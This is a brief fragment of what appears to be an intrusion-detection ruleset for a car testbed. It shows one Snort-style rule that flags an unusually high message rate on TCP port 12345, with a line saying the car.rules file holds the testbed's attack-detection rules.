alert tcp any any -> any 12345 (msg: "Unusual Timing: More messages than expected"; detection_filter: track by_src, count 70, seconds 1; sid:30000009;)
```

car.rules

These are the rules used to detect attacks on the car testbed.